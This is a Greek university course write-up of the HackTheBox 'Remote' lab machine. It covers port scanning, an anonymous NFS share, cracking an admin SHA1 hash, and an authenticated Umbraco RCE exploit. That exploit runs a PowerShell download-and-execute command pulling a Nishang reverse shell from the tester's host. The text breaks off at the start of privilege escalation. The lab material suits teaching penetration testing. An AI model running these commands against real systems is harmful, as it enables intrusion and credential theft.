



**ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ**

**UNIVERSITY OF PIRAEUS**

«Εργασία Διοίκηση Ασφάλειας Συστημάτων»


2020

Συμμετέχοντες:


Παναγιώτης Δημητρέλλος – Π17026

Άρης Γκίτσας – Π17023

## «Επίλυση μηχανήματος REMOTE»



### Remote

OS:  Windows

Difficulty: **Easy**

Points: **20**

Release: 21 Mar 2020

IP: 10.10.10.180

-  
-  
-

Αρχικά συνδεόμαστε στο HackTheBox με την χρήση openvpn.

```
kali@kali: ~/Downloads/HTB
File Actions Edit View Help
kali@kali:~/Downloads/HTB$ sudo openvpn PShady.ovpn
[sudo] password for kali:
Fri Jul 17 10:45:35 2020 OpenVPN 2.4.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb 20 2019
Fri Jul 17 10:45:35 2020 library versions: OpenSSL 1.1.1d 10 Sep 2019, LZO 2.10
Fri Jul 17 10:45:35 2020 Outgoing Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication
Fri Jul 17 10:45:35 2020 Incoming Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication
Fri Jul 17 10:45:35 2020 TCP/UDP: Preserving recently used remote address: [AF_INET]5.44.235.168:1337
Fri Jul 17 10:45:35 2020 Socket Buffers: R=[212992→212992] S=[212992→212992]
Fri Jul 17 10:45:35 2020 UDP link local: (not bound)
Fri Jul 17 10:45:35 2020 UDP link remote: [AF_INET]5.44.235.168:1337
Fri Jul 17 10:45:36 2020 TLS: Initial packet from [AF_INET]5.44.235.168:1337, sid=ab03d871 db630d09
Fri Jul 17 10:45:36 2020 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox, CN=HackTheBox CA, name=htb, emailAddress=info@hackthebox.eu
Fri Jul 17 10:45:36 2020 VERIFY KU OK
Fri Jul 17 10:45:36 2020 Validating certificate extended key usage
Fri Jul 17 10:45:36 2020 ++ Certificate has EKU (str) TLS Web Server Authentication, expecting TLS Web Server Authentication
Fri Jul 17 10:45:36 2020 VERIFY EKU OK
Fri Jul 17 10:45:36 2020 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb, emailAddress=info@hackthebox.eu
Fri Jul 17 10:45:36 2020 Control Channel: TLSv1.2, cipher TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 2048 bit RSA
```

Σκανάρουμε την διεύθυνση IP 10.10.10.180 έτσι ώστε να συλλέξουμε πληροφορίες για πιθανά open ports. Αυτό το κάνουμε με την χρήση του nmap. Εδώ έχουμε τα αποτελέσματα:

## Port Scanning

➤ `nmap -sC -sV 10.10.10.180`

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali:~$ sudo nmap -sC -sV 10.10.10.180  
[sudo] password for kali:  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-18 07:47 EDT  
Nmap scan report for 10.10.10.180  
Host is up (0.062s latency).  
Not shown: 993 closed ports  
PORT      STATE SERVICE        VERSION  
21/tcp    open  ftp            Microsoft ftpd  
_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
_ftp-syst:  
_SYST: Windows_NT  
80/tcp    open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
_http-title: Home - Acme Widgets  
111/tcp   open  rpcbind        2-4 (RPC #100000)  
rpcinfo:  
  program version  port/proto  service  
  100000  2,3,4    111/tcp    rpcbind  
  100000  2,3,4    111/tcp6   rpcbind  
  100000  2,3,4    111/udp    rpcbind  
  100000  2,3,4    111/udp6   rpcbind  
  100003  2,3      2049/udp   nfs  
  100003  2,3      2049/udp6  nfs  
  100003  2,3,4    2049/tcp   nfs  
  100003  2,3,4    2049/tcp6  nfs  
  100005  1,2,3    2049/tcp   mountd  
  100005  1,2,3    2049/tcp6  mountd  
  100005  1,2,3    2049/udp   mountd  
  100005  1,2,3    2049/udp6  mountd  
  100021  1,2,3,4  2049/tcp   nlockmgr  
  100021  1,2,3,4  2049/tcp6  nlockmgr  
  100021  1,2,3,4  2049/udp   nlockmgr  
  100021  1,2,3,4  2049/udp6  nlockmgr  
  100024  1        2049/tcp   status  
  100024  1        2049/tcp6  status  
  100024  1        2049/udp   status  
  100024  1        2049/udp6  status  
135/tcp   open  msrpc          Microsoft Windows RPC  
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds?    
2049/tcp  open  mountd         1-3 (RPC #100005)  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Host script results:  
_clock-skew: 5m04s  
_smb2-security-mode:  
  2.02:  
    Message signing enabled but not required  
_smb2-time:  
  date: 2020-07-18T11:53:52  
  _start_date: N/A  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 95.19 seconds
```

## Port Enumeration


Αναλύοντας τα αποτελέσματα βλέπουμε ότι το port 21 είναι ανοιχτό και τρέχει σε έναν ftp server. Επίσης επιτρέπεται Anonymous FTP login , πράγμα που φαίνεται ενδιαφέρον και έτσι δοκίμασα να συνδεθώ με τα credentials username: anonymous , password: anonymous επιτυχώς.

➤ `ftp 10.10.10.180`


```
kali@kali: ~  
File Actions Edit View Help  
kali@kali:~$ ftp 10.10.10.180  
Connected to 10.10.10.180.  
220 Microsoft FTP Service  
Name (10.10.10.180:kali): anonymous  
331 Anonymous access allowed, send identity (e-mail name) as password.  
Password:  
230 User logged in.  
Remote system type is Windows_NT.  
ftp> █
```

Παρόλα αυτά δεν βρήκα κάτι χρήσιμο καθώς η πρόσβαση για το anonymous login ήταν περιορισμένη, έτσι συνεχίζουμε στο επόμενο ανοιχτό port: 80 όπου παρατηρούμε ότι ενδεχομένως να τρέχει κάποιος web server.


➤ <http://10.10.10.180/>



Έτσι έτρεξα το DirBuster για να μπορέσω να δω τι φακέλους έχει η διεύθυνση αυτή .



Ένα από τα directories που βρήκα ήταν το /umbraco το οποίο με πέταγε σε μία σελίδα σύνδεσης όπως φαίνεται στην παρακάτω εικόνα.



Δοκίμασα να συνδεθώ με τα credentials admin@gmail.com:admin και κάποιους άλλους συνδιασμούς αλλά χωρίς επιτυχία. Αυτό που έπρεπε είναι να βρούμε με κάποιον τρόπο τα credentials αυτά.

Συνεχίζοντας να αναλύουμε το σύστημα το επόμενο open port είναι το 111 και τρέχει σε rpcbind service. Από το σκανάρισμα που κάναμε παρατηρούμε ότι τρέχουν τα nfs και mounted services .

```
111/tcp open  rpcbind    2-4 (RPC #100000)
rpcinfo:
  program version  port/proto  service
  100000  2,3,4      111/tcp    rpcbind
  100000  2,3,4      111/tcp6   rpcbind
  100000  2,3,4      111/udp    rpcbind
  100000  2,3,4      111/udp6   rpcbind
  100003  2,3        2049/udp   nfs
  100003  2,3        2049/udp6  nfs
  100003  2,3,4      2049/tcp   nfs
  100003  2,3,4      2049/tcp6  nfs
  100005  1,2,3      2049/tcp   mountd
  100005  1,2,3      2049/tcp6  mountd
  100005  1,2,3      2049/udp   mountd
  100005  1,2,3      2049/udp6  mountd
  100021  1,2,3,4    2049/tcp   nlockmgr
  100021  1,2,3,4    2049/tcp6  nlockmgr
  100021  1,2,3,4    2049/udp   nlockmgr
  100021  1,2,3,4    2049/udp6  nlockmgr
  100024  1          2049/tcp   status
  100024  1          2049/tcp6  status
  100024  1          2049/udp   status
  100024  1          2049/udp6  status
```

Έτσι χρησιμοποιούμε στην εντολή showmount για να καταγράψουμε όλα τα directories που μπορούμε να αντιγράψουμε στον υπολογιστή μας.

➤ showmount -e 10.10.10.180

```
kali@kali:~/Downloads/HTB/Remote$ sudo showmount -e 10.10.10.180
[sudo] password for kali:
Export list for 10.10.10.180:
/site_backups (everyone)
```

Το directory που μας εμφανίστηκε από την εντολή showmount είναι το /site\_backups .

Έτσι αντέγραψα το directory /site\_backups μέσα στον φάκελο nfs στο /home/kali/Downloads/HTB/Remote directory του υπολογιστή μου.

- mkdir nfs
- sudo mount -t nfs 10.10.10.180:/site\_backups /home/kali/Downloads/HTB/Remote/nfs

```
kali@kali:~/Downloads/HTB/Remote$ pwd
/home/kali/Downloads/HTB/Remote
kali@kali:~/Downloads/HTB/Remote$ sudo mount -t nfs 10.10.10.180:/site_backups /home/kali/Downloads/HTB/Remote/nfs
```

Μετά από λίγο ψάξιμο και ανάλυση πάνω στα αρχεία που είχε μέσα, βρήκα ένα αρχείο που λέγεται Umbraco.sdf στον φάκελο /App\_Data όπου λόγω της κατάληξης .sdf καταλαβαίνουμε ότι περιέχει συμπιεσμένα δεδομένα από βάση SQL σε δυαδική μορφή.

Υπάρχει η εντολή “strings” που δείχνει όλα τα ASCII strings σε ένα δυαδικό αρχείο, και σε συνδιασμό με την grep εμφανίζει μόνο τα strings που περιέχουν μέσα το όρισμα της grep. Όπου στην προκειμένη περίπτωση αναζητάμε τα credentials του admin.

- strings Umbraco.sdf | grep admin

```
kali@kali:~/Downloads/HTB/Remote/nfs/App_Data$ strings Umbraco.sdf | grep admin
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US2756c26-4321-4d27-b429-1b5c7c4f882f
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/logoutlogout success
User "SYSTEM" 192.168.195.1User "admin" <admin@htb.local>umbraco/user/saveupdating LastLoginDate, LastPasswordChangeDate, UpdateDate
User "SYSTEM" 192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/loginlogin success
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/logoutlogout success
User "SYSTEM" 192.168.195.1User "admin" <admin@htb.local>umbraco/user/saveupdating LastLoginDate, LastPasswordChangeDate, UpdateDate
User "SYSTEM" 192.168.195.1User "admin" <admin@htb.local>umbraco/user/saveupdating LastLoginDate, LastPasswordChangeDate, UpdateDate
User "admin" <admin@htb.local>192.168.195.1User "smith" <smith@htb.local>umbraco/user/saveupdating SessionTimeout, SecurityStamp, CreateDate, UpdateDate, Id, HasIdentity
User "admin" <admin@htb.local>192.168.195.1User "smith" <smith@htb.local>umbraco/user/saveupdating LastPasswordChangeDate, RawPasswordValue, SecurityStamp, UpdateDate
User "admin" <admin@htb.local>192.168.195.1User "smith" <smith@htb.local>umbraco/user/saveupdating Key, IsApproved, Groups, UpdateDate; groups assigned: writer
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/logoutlogout success
User "SYSTEM" 192.168.195.1User "admin" <admin@htb.local>umbraco/user/saveupdating LastLoginDate, LastPasswordChangeDate, UpdateDate
User "SYSTEM" 192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/loginlogin success
User "admin" <admin@htb.local>192.168.195.1User "smith" <smith@htb.local>umbraco/user/saveupdating LastPasswordChangeDate, RawPasswordValue, SecurityStamp, UpdateDate
User "admin" <admin@htb.local>192.168.195.1User "smith" <smith@htb.local>umbraco/user/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "smith" <smith@htb.local>umbraco/user/saveupdating Key, Groups, UpdateDate; groups assigned: writer
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/logoutlogout success
User "SYSTEM" 192.168.195.1User "admin" <admin@htb.local>umbraco/user/saveupdating LastLoginDate, LastPasswordChangeDate, UpdateDate
User "admin" <admin@htb.local>192.168.195.1User "ssmith" <ssmith@htb.local>umbraco/user/saveupdating Name, Key, Groups, UpdateDate; groups assigned: writer
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/logoutlogout success
User "SYSTEM" 192.168.195.1User "admin" <admin@htb.local>umbraco/user/saveupdating LastLoginDate, LastPasswordChangeDate, UpdateDate
User "SYSTEM" 192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/loginlogin success
```

Στην αρχή του αρχείου παρατηρούμε την παρακάτω γραμμή:

```
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
```

όπου χωρίζοντας το string σε κομμάτια παίρνουμε τις παρακάτω πληροφορίες:

username: [admin@htb.local](#)

password: b8be16afba8c314ad33d812f22a04991b90e2aaa

password hashing algorithm: {"hashAlgorithm":"SHA1"}

Ξέροντας ποιος τύπος hash είναι ο κωδικός μας μένει να τον αποκρυπτογραφήσουμε.

Αυτό το κάναμε με την βοήθεια του εργαλείου John The Ripper , ένα πολύ γνωστό εργαλείο για αυτήν την δουλεία.


Για wordlist χρησιμοποιούμε επίσης μια πολύ γνωστή λίστα με κωδικούς την rockyou.txt .

- john sha1HashRemote --format=Raw-SHA1 --wordlist=/usr/share/wordlists/rockyou.txt




```
kali@kali:~$ sudo john sha1HashRemote --format=Raw-SHA1 --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
baconandcheese (?)
1g 0:00:00:01 DONE (2020-06-21 19:13) 0.6535g/s 6420Kp/s 6420Kc/s 6420Kc/s baconandchips1..bacon918
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
```

Ο κωδικός τελικά είναι : baconandcheese



Βάζοντας τα credentials που βρήκαμε στην σελίδα σύνδεσης της Umbraco καταφέρνουμε να συνδεθούμε σαν admin, και με λίγο ψάξιμο μέσα στην εφαρμογή βρήκα την έκδοση της Umbraco που χρησιμοποιείται -> 7.12.4 .



Έτσι έψαξα για διαθέσιμα exploits για την συγκεκριμένη έκδοση της Umbraco και βρήκα το ακόλουθο δίνοντας μας ένα hint για τον τίτλο του μηχανήματος Remote :

Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution

,το οποίο exploit (όνομα αρχείου: exploit.py) το πήρα από το link <https://github.com/noraj/Umbraco-RCE>.

Στην συνέχεια έψαξα για PowerShell scripts που θα μου επέτρεπαν να κάνω bypass την ασφάλεια των windows του 10.10.10.180 και βρήκα το Invoke-PowerShellTcp.ps1 από <https://github.com/samratashok/nishang/tree/master/Shells>

Άρχισα έναν python http server σε ένα παράθυρο και σε άλλο άρχισα ένα netcat listener στο port 1337 και μορφοποίησα το αρχείο Invoke-PowerShellTcp.ps1 σύμφωνα με την IP μου και το port που θέλω να γίνει η σύνδεση.

```
112     $stream.Write($sendbyte,0,$sendbyte.Length)
113     $stream.Flush()
114 }
115 $client.Close()
116 if ($listener)
117 {
118     $listener.Stop()
119 }
120 }
121 catch
122 {
123     Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
124     Write-Error $_
125 }
126 }
127 Invoke-PowerShellTcp -Reverse -IPAddress 10.10.15.29 -Port 1337
```

### Start Python Server:


- python -m http.server

### Start NetCat Listener:

- nc -lnvp 1337

### Exploit Execution:

- python exploit.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180' -c powershell.exe -a "IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.15.29:8000/Invoke-PowerShellTcp.ps1')"



Έτσι πήρα το remote shell και μπόρεσα να συνδεθώ επιτυχώς στον remote υπολογιστή.

### Enumerating the system:

Στην συνέχεια έτρεξα κάποιες εντολές στο σύστημα που μας παρουσιάζουν χρήσιμες πληροφορίες.

- ipconfig



```
PS C:\windows\system32\inetrv>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : 
    IPv6 Address. . . . . : dead:beef::8149:fe79:b8b4:af93
    Link-local IPv6 Address . . . . . : fe80::8149:fe79:b8b4:af93%13
    IPv4 Address. . . . . : 10.10.10.180
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::250:56ff:feb9:5677%13
                                10.10.10.2
```

➤ systeminfo

```
File Actions Edit View Help
PS C:\windows\system32\inetrv> systeminfo

Host Name:                 REMOTE
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                19-H.17763 N/A Build 17763
OS Manufacturer:          Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:              Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:    00A29-00521-02775-AA081
Product ID:                 2/19/2019, 4:03:29 PM
Original Install Date:      7/19/2019, 11:28:17 AM
System Boot Time:           VMware, Inc.
System Manufacturer:        VMware, Inc.
System Model:               VMware7,1
System Type:                x64-based PC
Processor(s):               4 Processor(s) Installed.
                          (0): AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 MHz
                          (1): AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 MHz
                          (2): AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 MHz
                          (3): AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 MHz
BIOS Version:               VMware, Inc. VMW71.BDV.15889454.B64.190619038, 6/19/2019
Windows Directory:         C:\Windows
System Directory:           C:\Windows\system32
Boot Device:                \Device\HarddiskVolume1
System Locale:               en-us;English (United States)
Input Locale:                en-us;English (United States)
Time Zone:                  (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory:      4,095 MB
Available Physical Memory:  2,563 MB
Virtual Memory: Max Size:   4,799 MB
Virtual Memory: Available:  3,212 MB
Virtual Memory: In Use:     1,587 MB
Page File Location(s):      C:\pagefile.sys
Domain:                     WORKGROUP
Logon Server:                N/A
Hotfix(s):                  5 Hotfix(s) Installed.
                          (0): KB4534119
                          (1): KB4534119
                          (2): KB4534119
                          (3): KB4534119
                          (4): KB4534119
                          (5): KB4534119
Network Card(s):            1 NIC(s) Installed.
                          (0): VMware Ethernet Adapter
                              Connection Name: Ethernet0 2
                              DHCP Enabled:    No
                              IP Address(es):  {01}: 10.10.10.180
                              {02}: fe80::8149:fe79:b8b4:af93
                              {03}: dead:beef::8149:fe79:b8b4:af93
Hyper-V Requirements:       A hypervisor has been detected. Features required for Hyper-V will not be displayed.
PS C:\windows\system32\inetrv>
```

Ψάχνοντας μέσα στα αρχεία και τους φακέλους του συστήματος βρήκα στο directory \Users\Public\ το αρχείο user.txt όπου μας δίνει το user flag!

➤ cat user.txt

```
PS C:\Users\Public> cat user.txt
618c7bf1637486be03b9f2553d3186b2
```

Έχοντας το user flag τώρα πάω για το root flag και την πλήρη πρόσβαση στον υπολογιστή.

## Privilege Escalation

Με την χρήση του εργαλείου winPEAS μπορούμε να αναλύσουμε ένα σύστημα Windows στα επίμαχα σημεία του και να βρούμε αρχεία που πιθανώς να περιέχουν credentials με τον κωδικό του Administrator όπως και ευπαθείς services που πιθανώς να μπορούμε να εκμεταλλευτούμε.

Επειδή το σύστημα μας υποστηρίζει Net v4.5 θα τρέξω το script winPEAS.exe από το link :

